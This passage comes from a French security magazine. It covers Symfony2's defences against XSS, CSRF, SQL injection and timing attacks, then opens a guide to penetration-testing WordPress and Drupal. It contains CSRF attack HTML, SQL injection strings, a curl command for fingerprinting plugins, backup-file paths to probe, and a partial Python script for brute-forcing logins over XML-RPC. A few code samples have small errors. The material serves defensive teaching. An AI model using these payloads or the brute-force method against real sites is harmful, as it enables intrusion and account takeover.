Le rôle du framework est donc de capitaliser ce temps, de combiner le savoir commun pour arriver à une implémentation optimale et permettre au développeur de se concentrer sur des tâches plus propres à son métier, et de laisser de côté ces aspects techniques critiques en lui fournissant un ensemble d'outils et de méthodes pour mettre en place simplement et efficacement toute la sécurité dont il a besoin dans son application.

3 Introduction à Symfony2

Le rôle du framework est de fournir au développeur les meilleurs outils de la manière la plus simple et la plus transparente possible pour lui. Quand c'est possible, on lui fournit cette sécurité de manière implicite, pour qu'il n'ait pas d'efforts supplémentaires pour sécuriser son application.

Ce caractère implicite permet de s'assurer, dans un premier temps, que la sécurité est appliquée, et ensuite de lui faire gagner du temps.

Symfony2 fournit donc un ensemble d'outils pour parvenir à fournir ce niveau de sécurité. Cette sécurité est faite de manière transparente car comme expliqué plus haut, le code source de Symfony2 est disponible pour tout le monde, sans obstruction du code. La sécurité d'une application ne doit jamais reposer sur l'obscurité de son code.

La version 2 du framework apporte encore plus de simplicité et de sécurité, grâce à une réécriture complète du code source. Sa conception repose notamment sur des design patterns répandus, des modèles connus et aussi sur des normes standards.

Le framework est composé d'une vingtaine de composants élémentaires autonomes comme : Validation, Routing, Form, HttpFoundation, Templating, Security. Tous ces composants servent de fondation au framework (le **FrameworkBundle** précisément), qui se charge d'assembler tous ces composants pour concevoir une base applicative robuste, composée d'éléments simples et élémentaires.

Dans la suite de cet article, nous détaillerons les attaques vues préalablement en étudiant successivement leurs risques, comment ces problèmes sont traités par Symfony2, et finalement, ce qui est pris en charge de manière transparente pour l'utilisateur.

3.1 Failles XSS

Les failles XSS sont extrêmement puissantes car elles permettent de récupérer toutes les informations présentes sur une page pour un utilisateur A, cible d'une attaque par une personne X.

Le pire des cas de la faille XSS est l'ajout d'un code Javascript envoyant à la personne X à l'initiative de l'attaque toutes les informations sur l'utilisateur : informations personnelles, session de l'utilisateur, codes d'accès, et plus encore.

En plus de voler les informations, la personne X peut aussi provoquer des comportements inattendus : redirection vers une page externe, manipulation de la page courante, inclusion de scripts externes, etc. (voir article sur le sujet dans ce même hors-série).

L'utilisation d'un moteur de templates permet de séparer la logique « vue » de la logique du langage. Le code PHP est généré à partir des templates, ce code est optimisé et sécurisé pour gérer notamment l'échappement.

Dans Symfony2, l'utilisation des templates est incontournable et l'échappement implicite. Symfony2 utilise pour cela Twig, un moteur de templates écrit en PHP qui permet d'accélérer la création de templates.

Voici un exemple de template Twig et des différentes capacités du langage :

```
<h2>Liste des produits</h2>
{% for product in products %}
    {% if loop.first %}<ul>{% endif %}
    <li>#{{ product.id }} : {{ product.name | upper }}</li>
    {% if loop.last %}</ul>{% endif %}
{% else %}
    <p><em>Aucun produit trouvé</em></p>
{% endfor %}
```

L'échappement des variables est fait par défaut pour le HTML. Twig supportant le contexte, il est aussi possible d'échapper ces valeurs pour le Javascript, le JSON et tout autre format possible et imaginable.

Par exemple, pour échapper des variables dans un template HTML :

```
<?php
// Dans le contrôleur
return $this->render('myTemplate.html.twig', array('script' => '<script
  type="text/javascript"> alert("XSS"); </script>'));
?>
// Dans la vue (myTemplate.html.twig)
<p>
  Bonjour {{ script }}
</p>
```

Cette page n'exécutera pas le JavaScript, mais affichera le code dans le navigateur :

```
<p>
  Bonjour &lt;script ...
</p>
```

Pour l'utilisateur, dans la plupart des cas, c'est le fonctionnement qu'il attend. Pour les cas exceptionnels, il pourra toujours utiliser la fonction **raw** permettant de désactiver ponctuellement l'échappement d'une variable :

```
{{ script | raw }}
```

On pourra ainsi rapidement retrouver toutes les failles potentielles en faisant une recherche des occurrences de **raw** dans les templates du projet.

L'implémentation faite est transparente pour le développeur, car aucun effort supplémentaire n'est requis pour implémenter l'échappement et préserver ainsi le site des attaques XSS. Cependant, bien que cette sécurité soit implicite, le développeur doit avoir conscience des problématiques de sécurité et plus spécifiquement ici des problématiques d'échappement. Celui-ci doit utiliser les outils du framework en comprenant ce que le framework fait à sa place.

3.2 Attaques CSRF

Les attaques CSRF consistent à forger une requête pour un site et à la faire exécuter par l'utilisateur à son insu.

Les requêtes **GET** sont les plus faciles à faire exécuter car elles ne demandent pas une mise en application complexe : un mail à la victime suffit.

Par exemple, supposons qu'on crée une page **delete.php** permettant de supprimer un utilisateur de la base de données :

```
<?php
check_session(); // Let's assume the session is correct, the user is
administrator
$userId = $_GET['user_id'];
query_execute('DELETE FROM user WHERE id = ?', array($userId));
// ...
```

On a bien ici un script permettant à l'administrateur de supprimer un utilisateur, en requêtant par exemple **delete.php?id=44**.

Maintenant, supposons qu'un utilisateur mal-intentionné envoie un mail contenant le code HTML suivant :

```
Ton site est merveilleux ! <img src="http://site.fr/delete.
php?id=44" width="1" height="1" />

Regarde la page que je viens de créer :

<img src="http://imagehosting.com/XXXX" />
```

La deuxième image a pour but de masquer le subterfuge et d'inciter l'administrateur à afficher les images du mail.

Pour l'administrateur, ce mail est plein d'attention, de sympathie. Mais en réalité, en affichant les images, il a lancé une requête vers le site pour supprimer l'utilisateur n°44.

Une première protection à mettre en place facilement est l'utilisation des actions **POST** pour les requêtes de modification/suppression.

Ainsi, on suppose que le script comporte désormais une sécurité supplémentaire :

```
<?php
check_session(); // Let's assume the session is correct, the user is administrator
if ($_SERVER['REQUEST_METHOD'] != 'POST') {
  exit;
}
$userId = $_POST['user_id'];
query_execute('DELETE FROM user WHERE id = ?', array($userId));
// ...
```

L'attaque par mail n'est plus possible désormais, car le téléchargement d'images se fait par **GET**.

La solution consiste donc à faire exécuter un formulaire à l'utilisateur, en **POST**. Pour cela, il faut amener l'administrateur sur une page web, et y placer le script :

```
<form id="hack" action="http://site.fr/delete.php" method="POST">
  <input type="hidden" name="id" value="44" />
</form>
<script type="text/javascript">
  document.getElementById('hack').submit();
</script>
```

Amener une personne que l'on connaît sur une page est chose facile, et cacher convenablement cette attaque n'est pas plus difficile (utilisation d'une **iframe**, par exemple).

La solution la plus pérenne consiste à implémenter une protection CSRF, avec une clé générée à partir de la session, du formulaire et d'une clé de sécurité applicative (comme expliqué préalablement).

Tentons d'appliquer cette solution pour notre exercice :

```
<?php
check_session(); // Let's assume the session is correct, the user is administrator
if ($_SERVER['REQUEST_METHOD'] != 'POST' ||
  $_POST['token'] != md5(session_id().'app_secret'.'user_delete')) {
  exit;
}
$userId = $_POST['user_id'];
query_execute('DELETE FROM user WHERE id = ?', array($userId));
// ...
```

Côté formulaire, il faut aussi générer ce token, pour qu'il soit bien posté :

```
<?php $token = md5(session_id().'app_secret'.'user_delete'); ?>
<form action="delete.php" method="POST">
  <input type="hidden" name="token" value="<?php echo $token; ?>" />
  <input type="hidden" name="id" value="44" />
  <input type="submit" value="Supprimer l'utilisateur n°44" />
</form>
```

De cette manière, l'action est effectivement sécurisée, et les attaques vues préalablement ne sont plus possibles.

La solution en PHP demandera cependant un effort à chaque implémentation d'action, et la génération du token devra être faite selon ces paramètres dépendant de l'application : session, clé applicative et identifiant de l'action.

La prise en charge par le framework Symfony2 est faite de manière transparente pour l'utilisateur.

```
<?php

// Dans l'action

$formBuilder->add('id', 'integer');
$form = $formBuilder->createForm();

if ($request->getMethod() == 'POST') {
    $form->bindRequest($request);
    if ($form->isValid()) {
      // Delete user
    }
}

return $this->render('some_template.html.twig', array(
     'form' => $form->createView()
));

?>

<!-- Dans la vue -->
<form action="{{ path('user_delete') }}" method="POST">
    {{ form_errors(form) }}
    {{ form_widget(form) }}
    <input type="submit" value="Supprimer" />
</form>
```

La génération du token et sa validation sont gérées de manière transparente pour le développeur. Tout formulaire créé contient en effet un champ **_token** permettant de valider le formulaire et de s'assurer qu'il est bien envoyé par l'utilisateur actuellement authentifié.

Symfony2 résout ainsi les problématiques de dépendances, de manière simple. De plus, l'implémentation du CSRF est telle qu'il est possible de l'utiliser comme on le souhaite dans le reste de l'application. Pour générer un code CSRF dans une action, par exemple, on écrira :

```
<?php
$token = $this->get('form.csrf_provider')->generateCsrfToken('user.delete');
```

Et pour le vérifier :

```
<?php
$isValid = $this->get('form.csrf_provider')->isCsrfTokenValid('user.
delete', $token);
```

En inspectant le code de Symfony, on trouve une classe **SessionCsrfProvider** ne dépendant que de deux choses, injectées par le constructeur : la session et une clé de sécurité applicative.

Sans connaissance de la clé secrète applicative (paramètre **kernel.secret**), il est impossible de contourner la sécurité de l'application. Et même une fois celle-ci découverte, il reste à connaître l'identifiant de session de l'utilisateur ainsi que la clé du formulaire.

3.3 SQL Injection

L'injection SQL est une attaque très répandue, facilement testable. Cette faille consiste à modifier les paramètres de la requête pour y insérer du code SQL en espérant que celui-ci ne soit pas échappé.

Supposons un formulaire d'authentification, dont le code est le suivant :

```
<?php
$login    = $_POST['login'];
$password = $_POST['password'];
$query = 'SELECT username FROM user
    WHERE login = "' . $login . '" AND password = "' .
md5($password) . '"';
```

L'implémentation PHP ne permet pas d'exécuter plusieurs requêtes SQL successives. Et ainsi, dans ce type de requête, on ne pourra pas vider la table ou supprimer des enregistrements.

Cependant, on peut, grâce à cette requête, s'authentifier comme on le souhaite. Supposons que les valeurs en **POST** soient :

```
<?php
$login = 'admin" OR Ø = 1';
$password = 'anything';
```

La requête SQL composée au final sera :

```
SELECT username
FROM   user
WHERE  login = "admin" OR Ø = 1 AND password =
"f0e166dc34d14d6c228ffac576c9a43c";
```

Selon la priorité des opérateurs, la seule condition restante sera **login = "admin"**, ce qui signifie qu'on pourra se connecter avec n'importe quel compte.

Mais on peut imaginer que ce type de faille va bien plus loin, si par exemple on donne la possibilité à un utilisateur de supprimer son compte, et que le script est le suivant :

```
<?php
$userId = $_POST['user_id'];
if ($userId != $_SESSION['user_id']) {
    exit;
}
$query = 'DELETE FROM user WHERE id = ' . $userId;
```

Ce script est exploitable de la manière suivante :

```
<?php
$userId = '42 OR 1=1';
```

En effet, malgré le test fait sur la variable **$userId**, PHP étant ce qu'il est, **42 == "42 OR 1=1"**.

Pour corriger ce problème, il faut donc échapper les paramètres, et cette fonctionnalité est déjà présente dans PDO, en PHP.

PDO est l'acronyme de *PHP Data Objects*. C'est une bibliothèque PHP permettant d'échanger de manière uniforme avec les différentes bases de données : MySQL, Oracle, MSSQL, etc. Elle supporte notamment l'échappement des variables et les types standards.

```
<?php
$stmt = $db->prepare('DELETE FROM user WHERE id = :userId');
$stmt->bindParam(':userId', $userId, PDO::PARAM_INT);
$stmt->execute();
```

L'utilisation des fonctionnalités d'échappement est indispensable pour se protéger contre les injections SQL.

Dans Symfony2, l'exploitation de la base de données se fait grâce à Doctrine, pour fournir une abstraction des bases de données. Cette abstraction est faite en deux couches : DBAL (*Database Abstraction Layer*) et ORM (*Object Relational Mapper*).

Cette abstraction apporte des outils pour faciliter le développement des interactions avec la base de données. Par exemple, des outils pour gérer les transactions, ces dernières étant indispensables pour la sécurité et pour garantir la consistance de la base de données. Doctrine fournit aussi une gestion des différents types de valeurs pour les différents SGBD : tableaux, entiers, chaînes, booléens.

La configuration de la connexion et de l'ORM se fait par le biais de la configuration. Par exemple :

```
doctrine:
    dbal:
        driver:   %database_driver%
        host:     %database_host%
        port:     %database_port%
        dbname:   %database_name%
        user:     %database_user%
        password: %database_password%
        charset:  UTF8
```

```
    orm:
        auto_generate_proxy_classes: %kernel.debug%
        auto_mapping: true
```

3.4 Timing Attack

Cette attaque est moins répandue sur Internet que les précédentes, mais néanmoins risquée. Elle repose sur le temps de comparaison de deux chaînes de caractères.

Les langages de programmation utilisent un algorithme rapide pour la comparaison de chaînes : si le premier caractère de chaque chaîne est différent, alors il arrête la comparaison et renvoie **false**. Sinon, il continue avec le caractère suivant.

Ainsi, en se basant sur le temps d'exécution de la requête, on peut deviner l'avancement de la requête. À la manière d'un coffre-fort, on détermine progressivement le mot de passe.

Cette attaque n'est valable que dans un réseau local, car la latence sur Internet trompe toute mesure. Sur Internet, la latence est trop imprévisible pour pouvoir avoir une mesure exploitable. Cependant, en prenant le même hébergement que la victime, on arrive à des latences précises car on est sur le même réseau local. On peut même envisager le cas où on est sur la même machine que la victime, ce qui rend la mesure encore plus précise.

Pour corriger cette faille de sécurité, il faut hasher puis comparer entièrement le mot de passe, même si une différence est présente dès le premier caractère :

```
<?php
$passwordA = md5('somePasswordA');
$passwordB = md5('somePasswordB');

$length = strlen($passwordA);
$result = 0;
for ($i = 0; $i < $length; $i++) {
    $result |= ord($passwordA[$i]) ^ ord($passwordB[$i]);
}

return 0 === $result;
```

Dans Symfony2, cette tâche est prise en charge automatiquement par la classe chargée de la comparaison du mot de passe (**BasePasswordEncoder**).

Avant de comparer les deux chaînes, Symfony2 crée une chaîne hashée à partir du mot de passe pour renforcer la sécurité :

```
<?php
$encoder = new PlaintextPasswordEncoder();

// Valeur stockée pour comparaison, normalement encodée à l'inscription.
$encodedPassword = $encoder->encodePassword('somePasswordA', 'saltValue');

$password = 'somePasswordB';
return $passwordEncoder->isPasswordValid($encodedPassword, $password,
'saltValue');
```

Dans la plupart des méthodes et outils fournis par Symfony2, l'utilisation d'une graine et le hashage du mot de passe sont incontournables. Ainsi le développeur, sans en être réellement averti, implémente une sécurité forte dans son projet.

4 Le composant Security dans Symfony2

L'architecture du framework repose sur un ensemble de composants : ces composants fournissent une abstraction de services pour un ensemble fonctionnel précis tel que Routing, Form, Templating ou encore DependencyInjection.

Le composant Security est un composant de Symfony2 au même titre que les autres. Il fournit ainsi des fonctionnalités pour la sécurité et ses besoins récurrents : authentification, autorisations, gestion des permissions, des utilisateurs, formulaire de connexion, se souvenir de moi, HTTP Basic, etc.

Ce composant est totalement indépendant et peut ainsi être utilisé sans le framework Symfony2. Il contient les méthodes d'authentification les plus courantes : HTTP Basic, Digest, Form, X.509, etc.

L'utilisation d'un injecteur de dépendances est une bonne pratique pour la mise en œuvre de la sécurité et la gestion des services. Dans Symfony2, cette définition de services se fait facilement par le biais de la configuration. Pour mettre en place rapidement une authentification et un ensemble de permissions dans un projet Symfony2, on écrit ceci dans la configuration :

```
security:
    firewalls:
        secured_area:
            pattern:    ^/
            anonymous: ~
            http_basic:
                realm: "Secured Demo Area"

    access_control:
        - { path: ^/admin, roles: ROLE_ADMIN }

   providers:
        in_memory:
            users:
                ryan:  { password: ryanpass, roles: 'ROLE_USER' }
                admin: { password: kitten, roles: 'ROLE_ADMIN' }

    encoders:
    Symfony\Component\Security\Core\User\User: plaintext
```

La plus grande partie de la mise en œuvre se fait par le biais de la configuration. De cette manière, on peut définir rapidement une stratégie de sécurité pertinente et robuste.

L'exemple donné ci-dessus est simple, permettant de mettre en place rapidement une sécurité à partir d'un fichier de configuration contenant les utilisateurs et les permissions.

Le composant de sécurité dispose d'une complète flexibilité, permettant ainsi de définir ses propres méthodes d'authentification.

Une documentation complète ainsi qu'une liste de tutoriaux sur le site **symfony.com** permettront cependant de mettre en place des sécurités plus spécifiques, à partir d'une base de données notamment.

La première étape dans la sécurité est l'authentification : elle consiste à vérifier l'identité du visiteur et qu'il est bien l'utilisateur qu'il prétend être. Pour cela, on définit dans l'application un ou plusieurs firewalls, qui ont comme mission de renvoyer un utilisateur à partir de la requête faite.

Une fois authentifié, le composant de sécurité va vérifier qu'il possède bien l'autorisation d'accéder à la ressource demandée.

Cette sécurité en deux étapes (authentification, autorisation) est élémentaire dans Symfony2.

Une fois configurée correctement, une action peut rapidement être sécurisée de la sorte :

```
<?php
/**
 * @Secure(roles="ROLE_ADMIN")
 * /
public function showAction() {
// ...
```

De cette manière, on peut définir rapidement une sécurité applicative simple et robuste.

5 Sécurité applicative

Bien que le framework fournisse un ensemble d'outils et de méthodes pour garantir la sécurité dans un projet et que ces outils sont souvent implicites et transparents pour l'utilisateur, une partie de la sécurité ne peut pas être assurée par le framework : il s'agit de la sécurité applicative.

Cette sécurité concerne tous les aspects métiers d'une application. Prenons par exemple le cas d'une société de suivi GPS de véhicules : un framework ne peut pas garantir le fait qu'un client A ne voit pas les véhicules d'un client B. Ce type de sécurité doit être explicité par le développeur.

Symfony2 fournit cependant des outils pour simplifier cette démarche (utilisation de rôles, composant de sécurité et permissions). Le rôle du framework est de fournir des outils pour gérer l'aspect opérationnel de la chose (gestion des hiérarchies de rôles, par exemple).

Pour renforcer la sécurité sur ces points, l'utilisateur a cependant des outils pour lui permettre de tester son application de manière automatisée. Par exemple, il peut écrire un test facilement de la manière suivante :

```
<?php
public function testClientIsolation()
{
    $clientA = $this->createClient();
    $clientA->connectAsUser('clientA');
    $client->request('GET', '/vehicle/client-B');
    $this->assertEquals(403, $client->getResponse()-
>getStatusCode());
}
```

L'ensemble des tests fonctionnels peut être placé sous intégration continue. Après chaque modification du code, la vérification de la sécurité applicative est jouée automatiquement par le serveur. En cas de problème de sécurité, une alerte est aussitôt levée.

Conclusion

Le rôle du framework est de fournir au développeur une méthodologie lui permettant de rapidement arriver au résultat voulu, tout en garantissant une sécurité optimale. En se concentrant sur l'implémentation de son métier, le développeur laisse ainsi la sécurité et les vérifications au framework. La mise à jour régulière du framework permet de garantir une sécurité dans le temps. Cette mise à jour est transparente pour l'utilisateur car la méthode reste la même. La sécurité du projet est ainsi plus fiable et plus robuste.

Le développeur ne connaît pas forcément tous les types d'attaques et toutes les façons de s'en prémunir. Dans ce contexte, le framework permet à l'utilisateur de se concentrer sur son métier et lui évite les tâches de sécurité récurrentes à tout projet web.

Bien que cette sécurité ne demande pas à être explicitée, un développeur doit cependant être conscient des enjeux de sécurité d'un site internet et ne doit pas se reposer complètement sur un framework.

Symfony2 fournit des outils permettant de respecter la sécurité tout en facilitant le développement grâce à des composants découplés. Symfony2 a été audité par une société, et un rapport de sécurité a été fourni par SektionEins, société spécialisée dans l'audit d'applications PHP. À ce jour, aucune faille de sécurité n'est connue dans le framework.

DRUPAL/WORDPRESS, LES NOUVEAUX FRAMEWORKS ET LEURS FAILLES

Cyrille Barthelemy – cyrille.barthelemy@intrinsec.com - @infsec
Thibaud Binétruy – thibaud.binetruy@intrinsec.com - @h_miser

mots-clés : CMS / WORDPRESS / DRUPAL / EVALUATIONS / PRÉCONISATIONS

51 millions de sites déployés sur WordPress, 15 000 plugins associés, 540 vulnérabilités publiées entre 2006 et 2010 pour WordPress et Drupal ; comme dirait Bernard, « Bienvenue sur le territoire des CMS, voyage au cœur d'une nébuleuse ».

1 Introduction

Les systèmes de gestion de contenu présentent une alternative séduisante aux développements spécifiques pour la création de plate-forme web, y compris à vocations très spécifiques et éloignées du simple site institutionnel ou de la plate-forme de *blogging*. Ces solutions, qu'elles soient commerciales ou plus ou moins libres d'usage, présentent des caractéristiques communes à prendre en compte en matière de sécurité.

Nous nous attachons ici à présenter, au travers d'exemples autour de Drupal et WordPress, deux thématiques générales : l'évaluation de la sécurité de ce type d'infrastructures applicatives et un ensemble de bonnes pratiques liées à leur intégration, leur configuration et les développements.

2 Évaluation de la sécurité

2.1 Modèle d'évaluation de la sécurité

Le modèle d'évaluation proposé correspond, sur le concept, au niveau de 2 de l'ASVS **[1]** de l'OWASP. Nous cherchons à avoir une approche globale, tenant compte de moyens d'évaluation complémentaires : un test d'intrusion manuel, une revue de code manuelle, et enfin, une revue de configuration des éléments principaux.

Sur le fond, nous nous intéressons à des vulnérabilités web classiques (cf. les références **[2][3]** de l'OWASP ou du WASC) et à des éléments plus spécifiques aux *frameworks* de publication de contenu :

- en premier lieu, au CMS lui-même, d'un point de vue cœur – il peut s'agir d'un logiciel public, libre, gratuit ou commercial, ayant déjà pu faire l'objet de recherches en matière de vulnérabilités (on ne peut pour autant pas en faire une généralité) ;
- à des briques caractéristiques de ces frameworks :
  - extensions (plugins chez WordPress, modules chez Drupal, Add-ons chez d'autres, ...) ;
  - thèmes.
- aux développements spécifiques qui ont pu être menés autour du CMS (modification du cœur, modules de SSO, extensions spécifiques, etc.) ;
- à des fonctions un peu moins visibles que le front-end de publication (web services notamment) ;
- à l'administration du CMS et aux incidences que cela peut avoir en matière de sécurité (au travers des fonctions utilisées pour l'administration fonctionnelle ou technique de la plate-forme).

Sur la forme, les contraintes de temps, de disponibilité ou du budget ne permettront pas nécessairement de déployer toutes les approches, c'est pourquoi certains sujets sont traités par plusieurs approches.

2.2 Test d'intrusion

Nous partons de l'hypothèse que la démarche de test d'intrusion est réalisée en boîte noire et nous concentrons uniquement sur les aspects applicatifs avec des vecteurs d'attaques uniquement dirigés vers l'applicatif (en laissant de côté l'étude préalable des scénarios d'utilisation particuliers).

L'identification des CMS se fera naturellement durant une phase de cartographie applicative ; les éléments suivants représentent de bonnes sources d'informations techniques :

- *footer* HTML (ex: "`Powered By`") ;
- *tags* HTML précisant le moteur utilisé (ex: `generator`) ;
- présence de fichiers par défaut :
  - dans le cas de WordPress, le fichier `readme.html`, présent par défaut à la racine, précise la version ;
  - dans le cas de Drupal, le fichier `CHANGELOG.txt` remplit le même rôle.

Il sera aisé d'identifier si des vulnérabilités sont déjà connues sur les versions identifiées.

De manière plus spécifique, il est possible de pousser la cartographie aux extensions et à leurs versions. Ce sujet est en général plus intéressant, ces dernières sont moins auditées et représentent souvent un point d'entrée moins surveillé.

Une méthode d'identification simple consiste à construire un catalogue d'extension, puis à en tester l'existence au sein du CMS.

Dans le cas particulier de WordPress, aucune protection n'a été mise en place pour limiter l'accès à cette information. Les extensions sont stockées dans le répertoire **/wp-content/plugins**, chacune dans un répertoire portant le nom de l'archive téléchargeable sur le site des extensions de WordPress. Le serveur nous indiquera la présence de l'extension en renvoyant un code HTTP 200 ou 403. Ensuite, le contenu du fichier **readme.txt** permet d'identifier de manière quasi systématique la version précise de l'extension en cherchant le pattern **"Stable Tag"** (si le serveur n'a pas été renforcé le listing de répertoire permettra d'identifier directement les plugins installées sans avoir à les tester à l'aveugle).

```
$ curl -s http://host/wp-content/plugins/google-sitemap-generator/
readme.txt | grep "Stable tag"
Stable tag: 3.2.4
```

À noter que dans le cas particulier des extensions, nous avons régulièrement constaté que l'information n'est pas toujours de bonne qualité (information du **readme.txt** incohérente avec le numéro de version déclaré sur le *repository*) et qu'il vaut mieux considérer comme un numéro de version « a minima » (quand ce n'est pas « trunk »...). Ici aussi, ce catalogue permettra facilement de faire une recherche dans les bases de vulnérabilités publiques ou de concentrer du temps à la recherche de vulnérabilités en disposant du code.

Classiquement, on portera également une attention particulière à l'accessibilité des fichiers sensibles et à ce qui aurait pu être oublié dans l'arborescence.

WordPress	**/wp-config.php{.old,.bak,~}**, **/xmlrpc.log**, ...
Drupal	**/sites/default/settings.php{.old,.bak,~}**, ...

Cette liste est à compléter dynamiquement après l'identification des extensions installées (nous en donnerons un exemple plus loin, certaines extensions réalisant des sauvegardes applicatives stockent souvent leurs fichiers sur un schéma prévisible).

L'exploration pourra être poursuivie par la recherche d'autres contenus ou répertoires accessibles librement. Dans le cas présent, WordPress et Drupal ne sont pas logés à la même enseigne. Si le dernier embarque une configuration par défaut protégeant plutôt correctement les répertoires mais expose des fichiers sources par l'utilisation de l'extension **.inc**, le second ne protège que très peu les répertoires par défaut, laissant le soin à l'administrateur de renforcer le serveur web.

Plus précisément, WordPress embarque des fichiers visant à masquer le contenu de certains répertoires, y compris dans le cas où le serveur web n'aurait pas été reconfiguré pour désactiver le listing des répertoires :

```
$ cat /var/www/wp-root/wp-content/themes/index.php
<?php
// Silence  is golden.
?>
```

Il est également configuré, par défaut, pour stocker les fichiers uploadés (thèmes, archives de plugins, médias, etc.) dans le répertoire **/wp-content/uploads/**. Il génère ensuite une arborescence fondée sur l'année puis le mois (ex : **http://<host>/wp-content/uploads/2011/06**). Mais contrairement aux autres répertoires standards de l'installation, WordPress ne génère pas de fichier d'index silencieux. Dans le cas où le serveur web n'a pas été reconfiguré pour désactiver le listing automatique de répertoire, ça peut être une source d'information à prendre en compte.

En dehors de la recherche de vulnérabilités techniques, l'obtention d'un compte utilisateur privilégié ou non représente un scénario à prendre en compte. De nombreux CMS n'ont pas à proprement parler d'interface d'administration, mais des fonctions nécessitant une authentification et un ensemble de rôles, dont celui d'administrateur (dans bien des cas, le rôle de contributeur sera déjà intéressant). Il y a donc tout intérêt à :

- connaître le(s) point(s) d'entrée(s) pour l'authentification ;
- identifier des moyens d'énumération des utilisateurs ;
- identifier les méthodes potentielles pour la réalisation d'attaque par bruteforce ;
- vérifier s'il n'est pas possible de s'inscrire directement sur l'application.

Si l'inscription sur le site est libre, il faudra s'assurer que cette possibilité correspond bien aux besoins prévus initialement ou s'il s'agit d'une erreur de configuration. Dans tous les cas, il est utile de vérifier que les droits par défaut d'un utilisateur qui se serait inscrit de lui-même ne sont pas trop importants (possibilité de publier directement, ou d'accéder à des fonctions d'administration, par exemple). De nombreuses vulnérabilités reposent en partie sur l'accès à des fonctions nécessitant une authentification préalable et parfois un certain niveau de privilèges.

Dans le cas de WordPress, l'interface d'administration est généralement accessible à l'URL **http://<host>/<wp-url>/wp-login.php**.

La constitution d'un dictionnaire d'utilisateurs peut par la suite être générée sur la base :

- de noms communs ;
- de noms extraits des auteurs de commentaires/contributeurs/raison sociale des hébergeurs et *web agencies* ou de leurs employés ;
- de vulnérabilités liées à la divulgation de ce type d'information **[4]**.

Concernant la réalisation de bruteforce, la méthode la plus immédiate consistera à mettre en place un test automatique sur le formulaire d'authentification. Toutefois, les fonctions XML-RPC, lorsqu'elles sont disponibles, peuvent représenter un point d'entrée plus intéressant en termes de temps de traitement des requêtes et de discrétion vis-à-vis de la détection de l'attaque.

Dans le cas d'une configuration de WordPress non renforcée par des extensions spécifiques, une attaque par bruteforce sur le formulaire d'authentification principal ne générera aucune trace spécifique complémentaire aux logs du serveur web (qui ne contiendront qu'une série d'entrées détectables uniquement au volume d'appel en POST au script **wp-login.php** (sans code d'erreur, ni information permettant une investigation)).

L'analyse du code des fonctions associées aux services XML-RPC de WordPress met en avant que la grande majorité d'entre elles prennent en argument les logins/mot de passe de l'utilisateur appelant et effectuent une authentification préalable à toute action. Ainsi, on pourra faire appel à une fonction XML-RPC pour établir la validité d'une combinaison et ensuite utiliser les méthodes publiées pour effectuer d'autres actions ou collecter d'autres informations :

```
$ cat Intrinsec-XMLRPC-WP-POC-BF.py
[...]
import xmlrpclib
[...]
try:
  result = server.metaWeblog.getRecentPosts(1, cur_login, cur_pass, 2)
  if re.search("^\[\{'", "%s" % result, re.M):
    print "  => Valid combination: " + cur_login + " : " + cur_pass

except xmlrpclib.Fault as error:
  if re.search("XML-RPC services are disabled on this site", "%s" % error):
     print "  [!!] XML-RPC services are disabled on this site"
  elif not re.search("Bad login/pass combination.", "%s" % error, re.M):
     print "  [!!] Unknown pattern : %s" % error
```

Cette méthode permet également, dans le cas de Drupal 6, d'effectuer un bruteforce contournant le module Watchdog de Drupal en utilisant des appels au module cœur BlogAPI **[5]** (cette technique ne fonctionne pas à partir de Drupal 7, le module a été retiré du cœur).

Le sujet des web services est, de manière plus générale, un point d'attention sur ce type de frameworks, considérant les interconnexions entre les sites (*pingback*, etc.) et l'utilisation par les gestionnaires de contenu d'applications tierces ou intégrées pour interagir plus facilement avec le moteur. Dans le cas des CMS retenus pour l'article, les API sont publiées via le protocole XML-RPC (des extensions permettent d'ajouter d'autres protocoles).

Pour les deux frameworks, les web services peuvent être directement accessibles à l'URL **/xmlrpc.php** (c'est le cas des méthodes ajoutées par BlogAPI), ou dans le cas de Drupal, être joignables à partir d'un *endpoint* (**http://<host>/?q=<endpoint>**) qu'il faut identifier durant la cartographie. Ces derniers peuvent être nommés librement, ne font pas forcément l'objet d'un lien explicite, mais affichent par contre le message suivant à l'invocation en GET **"XML-RPC server accepts POST requests only".**

Le protocole XML-RPC Introspection **[6]** définit des méthodes utiles qui peuvent servir de point de départ pour l'évaluation de ces services en permettant : le listing des méthodes publiées (pas nécessairement accessibles anonymement), et selon implémentation, le type des paramètres ainsi que la description de la fonction.

Il est aisé de mettre en place une fonction de listing :

```
$ python
>>> import xmlrpclib
>>> print  xmlrpclib.Server("http://localhost/wp/xmlrpc.php").
system.listMethods()
['system.multicall', 'system.listMethods', …
```

Dans le cas d'un test d'intrusion en boîte noire, ces éléments permettront de démarrer des recherches de vulnérabilités au même titre que n'importe quel autre formulaire accessible en HTTP POST, en connaissant le nom des fonctions et les paramètres attendus. Dans le cas d'un audit plus complet, cela représente un bon point de démarrage pour cibler une revue de code.

Quelques-unes de ces techniques ont été partiellement implémentées dans différents outils **[7][8][9]**.

Nous le verrons plus tard, en illustration des bonnes pratiques d'intégration, les thèmes des CMS représentent des composants potentiellement complexes avec une composante dynamique, qu'il est utile de considérer comme un point d'entrée potentiel.

Leur cartographie pourra se faire de manière assez similaire par :

- l'inspection du code HTML généré pour identifier le nom du thème en cours ;
- l'analyse des fichiers non interprétés pouvant contenir des informations de version (ex : **style.css** dans les thèmes WordPress) ;
- effectuer un bruteforce sur les thèmes accessibles (un thème non utilisé peut rester accessible du point de vue de l'appel à des scripts PHP).

Il s'agit ensuite d'une analyse classique à la recherche de vulnérabilités connues ou non.

Note

Vulnérabilités des thèmes

Une illustration concrète de ce type de vulnérabilités a eu lieu début août 2011 avec l'identification d'une vulnérabilité 0day dans un script de génération de miniatures, utilisé par de nombreuses extensions et thèmes de WordPress. Cette vulnérabilité a notamment été exploitée à des fins de black-hat SEO et plus largement depuis sa « médiatisation ». Le script vulnérable (**timthumb.php** < v2.0) permet le dépôt d'un fichier sur le serveur, moyennant l'utilisation d'un nom de domaine capable de contourner une expression régulière trop peu restrictive. De nombreux détails sur un incident type, l'analyse du code vulnérable et des mesures de contournement sont disponibles en ligne **[10]**.

2.3 Audit de code

L'audit de code, discipline en développement, est un bon moyen de compléter le test d'intrusion. Mais l'approche pour une application construite sur un CMS est quelque peu différente que pour une application « from scratch » (nous parlerons donc ici des CMS publics et non pas des solutions entièrement développées en interne).

Mais avant d'attaquer les « spécifiques » CMS, profitons de cette tribune pour rappeler trois points importants.

